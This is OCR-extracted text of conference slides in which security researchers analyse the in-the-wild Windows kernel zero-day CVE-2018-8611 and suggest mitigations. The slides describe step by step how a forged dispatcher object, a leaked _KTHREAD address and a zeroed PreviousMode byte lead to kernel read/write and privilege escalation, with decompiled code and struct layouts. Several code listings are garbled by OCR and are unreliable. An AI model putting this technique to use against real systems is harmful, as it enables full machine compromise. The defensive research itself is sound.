ObfReferenceObject(&v6[-9].Dlink);
KeWaitForSingleObject((POBID)(v11 + 64), 0, 0, 0, 0);
v11 = 0;
v12 = *(DWORD*)(v11 + 172);
if ( (v12 & 0x80u) != 0 )
{
    ...
    *(_DWORD*)(v11 + 172) = v12 & 0xFFFFF7F;
}
_mm_storeu_si128((__m128i *)&v11, *(__m128i*)(v11 + 40));
_mm_storeu_si128((__m128i *)&v19, *(__m128i*)(v11 + 160) + 176164);
KeReleaseMutex((PRKMUTEX)(v11 + 64), 0);
```

We are able to AND arbitrary value if it passes a check.
Seems to be hard to exploit.



CVE-2018-8611

We have control over enlistment object. How to exploit that?

Internet Security Conference 2019

There are not many different code paths

```
    v10 = (signed __int64)v6[-9].Dlink;  
    if ( MIDLWORD(v6[2].Flink) & 4 )  
        goto LABEL_10;  
    ObfReferenceObject(v6[-9].Dlink);  
    KeWaitForSingleObject((PVOID)(v10 + 64), 0, 0, 0, 0);  
    v11 = 0;  
    v12 = *(_DWORD *)(v10 + 172);  
    if ( (v12 & 0x8000) != 0 )  
    {  
        ...  
        *(_DWORD *)(v10 + 172) = v12 & 0xFFFFF7F;  
    }  
    __mm_store_si128((__m128i *)Size, (__m128i *)(v10 + 40));  
    __mm_store_si128((__m128i *)v19, (__m128i *)(&v10 + 160) + 176164));  
    KeReleaseMutex((PMUTEX)(v10 + 64), 0);
```

We can craft our own object (PVOID)(v10 + 64)



第七届中国网络安全大会

CVE-2018-8611



全中心

KeWaitForSingleObject function

04/30/2018 · 5 minutes to read

The `KeWaitForSingleObject` routine puts the current thread into a wait state until the given dispatcher object is set to a signaled state or (optionally) until the wait times out.

Syntax

C++

Copy

```
NTSTATUS KeWaitForSingleObject(  
    PVOID  
    KWAIT_REASON  
    __drv_strictType(KPROCESSOR_MODE / enum _MODE, __drv_typeConst) KPROCESSOR_MODE  
    BOOLEAN  
    PLARGE_INTEGER  
);  
  
Object,  
WaitReason,  
WaitMode,  
Alertable,  
Timeout
```



第七届中国网络安全大会

CVE-2018-8611



安全中心

Parameters

Object

Pointer to an initialized dispatcher object (event, mutex, semaphore, thread, or timer) for which the caller supplies the storage.

Dispatcher objects:

nt!_KEVENT
nt!_KMUTANT
nt!_KSEMAPHORE
nt!_KTHREAD
nt!_KTIMER
...

dt nt!_KTHREAD
+0x000 Header : _DISPATCHER_HEADER
...

dt nt!_DISPATCHER_HEADER
+0x000 Lock : Int4B
+0x000 LockNV : Int4B
+0x000 Type : UChar
+0x001 Signalling : UChar
...



CVE-2018-8611

Provide fake EventNotificationObject

Internet Security Conference 2019

```
loc_140051403:      mov     rcx, [rdi+10h]      ; CODE XREF: KeWaitForSingleObject+18D1j
                   loc     rcx, [rdi+8]
                   mov     [r12], rcx
                   mov     [r12+8], rcx
                   cmp     [rcx], rcx
                   jnz     loc_14015425A
                   mov     [rcx], r12
                   mov     [rcx+8], r12      ; leak pointer to _KUMIT_BLOCK
lock and dword ptr [rdi], 0FFFFFFFh
                   mov     r9, [rsp+008h+var_98]
                   mov     rcx, edi
                   mov     rcx, r12
                   mov     byte ptr [rcx+240h], 1
                   mov     rcx, rcx
                   call     KiCommitThreadWait
                   cmp     eax, 100h
```

网络安全中心



CVE-2018-8611

While current thread is in a wait state we can modify dispatcher object from user level
We have address of `_KWAIT_BLOCK`, we can calculate address of `_KTHREAD`

```
0: kd> dt ntl_KTHREAD
+0x000 Header      : _DISPATCHER_HEADER
+0x018 SListFaultAddress : Ptr64 Void
+0x020 QuantumTarget : UInt8B
+0x028 InitialStack : Ptr64 Void
+0x030 StackLimit   : Ptr64 Void
+0x038 StackBase     : Ptr64 Void
+0x040 ThreadLock    : UInt8B
...
+0x140 WaitBlock     : [4] _KWAIT_BLOCK
+0x140 WaitBlockFill : [20] UChar
+0x154 ContextSwitches : UInt4B
...
```

`_KTHREAD = _KWAIT_BLOCK - 0x140`



CVE-2018-8611

Modify dispatcher object, build SemaphoreObject

```
0: kd> dt ntl_KMUTANT
+0x000 Header      : _DISPATCHER_HEADER
+0x018 MutantListEntry : _LIST_ENTRY
+0x028 OwnerThread  : Ptr64_KTHREAD
+0x030 Abandoned    : UChar
+0x031 ApcDisable    : UChar
```

```
mutex->Header.Type = SemaphoreObject;
mutex->Header.SignalState = 1;
mutex->OwnerThread = Leaked_KTHREAD;
mutex->ApcDisable = 0;
mutex->MutantListEntry = Fake_LIST;
mutex->Header.WaitListHead.Flink =
```

```
0: kd> dt ntl_KWAIT_BLOCK
+0x000 WaitListEntry : _LIST_ENTRY
+0x010 WaitType       : UChar
+0x011 BlockState     : UChar
+0x012 WaitKey        : UInt2B
+0x014 SpareLong      : Int4B
+0x018 Thread         : Ptr64_KTHREAD
+0x018 NotificationQueue : Ptr64_KQUEUE
+0x020 Object         : Ptr64_Void
+0x028 SparePtr       : Ptr64_Void
```




CVE-2018-8611

```
0: kd> dt ntl_KWAIT_BLOCK
+0x000 WaitListEntry : _LIST_ENTRY
+0x010 WaitType      : UChar
+0x011 BlockState    : UChar
+0x012 WaitKey       : UInt2B
+0x014 SpareLong     : Int4B
+0x018 Thread        : Ptr64_KTHREAD
+0x018 NotificationQueue : Ptr64_KQUEUE
+0x020 Object        : Ptr64 Void
+0x028 SparePtr      : Ptr64 Void
```

```
waitBlock.WaitType = 3;
waitBlock.Thread = Leaked_KTHREAD + 0x1EB;
```

Add one more thread to WaitList with WaitType = 1

Call to GetThreadContext(...) will make KeWaitForSingleObject continue execution



CVE-2018-8611

Fake Semaphore object will be passed to KeReleaseMutex that is a wrapper for KeReleaseMutant

```
_mm_storeu_si128((__m128i *)Size, *((__m128i *)(&[0] + 40)));  
_mm_storeu_si128((__m128i *)&u19, *((__m128i *)(&[0] + 160) + 176164));  
KeReleaseMutex((PRKMUTEX)([0] + 64), 0);
```

Check for current thread will be bypassed because we were able to leak it

```
u08 = 0;  
u09 = 0;  
[0] = KeGetCurrentThread();  
u05 = 0;  
u06 = 0;  
u07 = 0;  
...  
if ( *((struct _NTTHREAD *)u07 + 5) != [0] || *((_BYTE *)u07 + 2) != u08->DpcRoutineActive )  
{  
    _InterlockedAnd(u07, 0xFFFFFFFF);  
    _WriteBarrier();  
    if ( *((_BYTE *)u07 + 40) )  
        u08 = 128;  
    else  
        u08 = -1073741754;  
    _BitAnd(u08);  
}
```




CVE-2018-8611

KITryUnwaitThread is a big function but the most interesting is located at the end

Internet Security Conference 2019

```
__int64 __fastcall KITryUnwaitThread(__int64 a1, __int64 waitBlock, __int64 a3, _QUAD a4)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
    thread = (_QUAD*)(waitBlock + 0x10);
    ...
done:
    result = a3;
    *(_QUAD*)(thread + 0x40) = 0x1EB;
    *(_BYTE*)(waitBlock + 17);
    return result;
}
```

This was set to Leaked_KTHREAD + 0x1EB

We are able to set Leaked_KTHREAD + 0x1EB + 0x40 to 0!



CVE-2018-8611

KTHREAD + 0x228

```
0: kd> dt ntl_KTHREAD
```

...

+0x228 UserAffinity : _GROUP_AFFINITY

+0x228 UserAffinityFill : [10] UChar

+0x232 PreviousMode : Char

+0x233 BasePriority : Char

+0x234 PriorityDecrement : Char



CVE-2018-8611

PreviousMode

06/16/2017 • 2 minutes to read • Contributors: 2

When a user-mode application calls the Nt or Zw version of a native system services routine, the system call mechanism traps the calling thread to kernel mode. To indicate that the parameter values originated in user mode, the trap handler for the system call sets the PreviousMode field in the [thread object](#) of the caller to UserMode. The native system services routine checks the PreviousMode field of the calling thread to determine whether the parameters are from a user-mode source.

```
signed __int64 __fastcall MiReadWriteVirtualMemory(ULONG_PTR ProcessHandle, unsigned __int64 BaseAddress, un:  
{  
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]  
  
    v6 = Buffer;  
    v7 = BaseAddress;  
    v8 = ProcessHandle;  
    currentThread = KeGetCurrentThread();  
    if ( currentThread->PreviousMode )  
    {  
        if ( BaseAddress + NumberOfBytesToRead < BaseAddress  
            || NumberOfBytesToRead + Buffer < Buffer  
            || BaseAddress + NumberOfBytesToRead > MmHighestUserAddress  
            || NumberOfBytesToRead + Buffer > MmHighestUserAddress )  
        {  
            return 0xC0000005i64;  
        }  
    }  
}
```

One byte to rule them all



CVE-2018-8611

With ability to use `NtReadVirtualMemory`, further elevation of privilege and installation of rootkit is trivial

Internet Security Conference 2019

Abuse of dispatcher objects seems to be a valuable exploitation technique

ISC

Possible mitigation improvements:

- **Hardening of Kernel Dispatcher Objects**
- **Validation with secret for `PreviousMode`**

Internet Security Conference



Ending notes

We are hunting for zero-days in the wild, everyone should do that too

Zero-days seems to have a long lifespan. Good vulnerabilities survive mitigations

Sandbox is effective in the detection of zero-days (proven with a long list of CVEs)

Highlights about our sandbox:

- <https://securelist.com/a-modern-hypervisor-as-a-basis-for-a-sandbox/81902/>
- <https://www.kaspersky.com/enterprise-security/wiki-section/products/sandbox>

Thanks Qihoo 360 for inviting us 😊



What keeps us wake at night



Six exploits found just by one company in one year

Internet Security Conference 2019

One exploit is remote code execution in Microsoft Office

Five exploits are elevation of privilege escalations

ISC

**While these numbers are huge it got to be just
a tip of a iceberg**

Example of payouts for single exploit acquisition program
<https://zerodium.com/program.html>



Let's all start the hunt!

Boris Larin @oct0xor

Alexander Liskin @0x1fffffffff

kaspersky



小鹅助理



谢谢!

扫码添加小鹅助理，与数万科技圈人士
分享重量级活动PPT、干货培训课程、高端会议免费门票